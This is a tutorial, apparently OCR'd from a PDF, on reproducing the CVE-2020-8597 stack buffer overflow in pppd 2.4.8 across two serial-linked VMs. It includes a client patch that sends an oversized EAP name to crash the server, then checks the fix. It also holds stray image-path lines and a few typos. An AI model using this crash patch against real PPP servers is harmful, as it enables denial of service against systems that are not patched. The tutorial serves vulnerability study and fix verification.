CVE-2020-8597 - Buffer Overflow in pppd

Nicholas Starke | https://twitter.com/nstarke | https://github.com/nstarke

In this short tutorial we will go over how to reproduce the crash from CVE-2020-8597. This is a stack-based buffer overflow in the `pppd` binary.


We will use our own `pppd` binary compiled from source, using the latest version: `2.4.8`.

To accomplish this goal, we will need two Virtual Machines connected by a virtual serial port. I typically use VirtualBox since it is open source, but the same sort of configuration should work on other hypervisors.


I spun up two VMs:

- `pppd-server`
- `pppd-client`

The serial configuration settings for `pppd-server` look like this:




The serial configuration settings for `pppd-client` look like this:



After configuring the serial settings, spin up and install your choice of Linux Distribution. I chose `Ubuntu 19.10`, but any linux distro should work.

Make sure the `pppd-server` VM is started **before** the `pppd-client` VM.

Now we need to test the connectivity of the serial connection:



When installation of the base operating system is completed and testing is successful, we will need a few packages to work with pppd:

```
# apt install build-essential gdb libssl-dev
```

Then we proceed to clone the `ppp` repository:

```
$ git clone https://github.com/paulusmack/ppp.git ~/ppp
```

Now on the server, we build and install `ppp`:

```
$ git checkout ppp-2.4.8
$ cd ~/ppp
$ ./configure
$ make
# make install
```

We now have `pppd` installed for the server. Next repeat the instructions on `pppd-client`.

At this point we hae a version of `pppd` on both systems. We need to then test the connection.


First, on the server, run the following command:

```
# pppd /dev/ttyS0 9600 noauth local lock defaultroute debug nodetach
172.16.1.1:172.16.1.2 ms-dns 8.8.8.8
```

Next, on the client, run the following command:

```
# pppd noauth local lock defaultroute debug nodetach /dev/ttyS0 9600
```

Now we should see the connection open up:



Next we need to implement `EAP MD5-Challenge`. We can do so by adjusting the server command and adding a file on the server filesystem.

The file we need to add is `/etc/ppp/chap-secrets` and should look like this:

```
admin   *       password        *
```

Where:

- `admin` is the username
- The first * is the server name
- `password` is the connection password
- The second * is the IP to accept connections from

Now we adjust the server command to:

```
# pppd /dev/ttyS0 9600 auth local lock defaultroute debug nodetach
172.16.1.1:172.16.1.2 ms-dns 8.8.8.8 require-eap
```

The last thing we need to do is make some changes to the `pppd-client` pppd binary. On `pppd-client`, clean up the ppp project in `~/ppp`:

```
$ make clean
```

Then apply the following patch:

```
diff --git a/pppd/eap.c b/pppd/eap.c
index 082e953..0754597 100644
--- a/pppd/eap.c
+++ b/pppd/eap.c
@@ -75,8 +75,7 @@
 #ifndef SHA_DIGESTSIZE
 #define        SHA_DIGESTSIZE 20
 #endif
-
-
+#define PAYLOAD_SIZE 1024
 eap_state eap_states[NUM_PPP];         /* EAP state; one for each unit */
 #ifdef USE_SRP
 static char *pn_secret = NULL;         /* Pseudonym generating secret */
@@ -1392,8 +1391,8 @@ int len;
 #endif /* USE_SRP */
                eap_send_response(esp, id, typenum, esp->es_client.ea_name,
                    esp->es_client.ea_namelen);
-               break;

+               break;
        case EAPT_NOTIFICATION:
                if (len > 0)
                        info("EAP: Notification \"%.*q\"", len, inp);
@@ -1457,8 +1456,12 @@ int len;
                BZERO(secret, sizeof (secret));
                MD5_Update(&mdContext, inp, vallen);
                MD5_Final(hash, &mdContext);
-               eap_chap_response(esp, id, hash, esp->es_client.ea_name,
-                   esp->es_client.ea_namelen);
+               char payload[PAYLOAD_SIZE];
+               memset(payload, 'A', PAYLOAD_SIZE - 1);
+               payload[PAYLOAD_SIZE] = '\0';
+               eap_chap_response(esp, id, hash, payload, PAYLOAD_SIZE);
+               //eap_chap_response(esp, id, hash, esp->es_client.ea_name,
+                //   esp->es_client.ea_namelen);
                break;

 #ifdef USE_SRP
```

You can apply this patch by saving it as a file like this:

```
$ git apply client-payload.patch
```

Where `client-payload.patch` is the file name where we saved the aforementioned patch.

I chose to use the approach of modifying he `pppd` binary to avoid having to script out the entire `LCP` handshake process that begins link negotation on `ppp`. While it should be possible to craft your own client using `scapy` and `pyserial`, it was definitely easier to just modify the existing `pppd` binary to do what we want.

Now recompile the project:

```
$ ./configure
$ make
# make install
```


Now we adjust the client command to be:

```
# pppd auth local lock defaultroute debug nodetach /dev/ttyS0 960
```

Then we run the server command first, and the following client command:

```
# pppd noauth local lock defaultroute debug nodetach /dev/ttyS0 9600 user
notadmin password notpassword
```


You should see a crash now on the server:



Now, we want to verify the fix, so back on the server we run:

```
$ make clean
$ git checkout master
$ ./configure
$ make
# make install
```

Then repeat the last server+client commands! You should not see a crash:



Sources:

- https://github.com/paulusmack/ppp/commit/8d7970b8f3db727fe798b65f3377fe6787575426
- https://www.virtualbox.org/wiki/PPP_Tunnel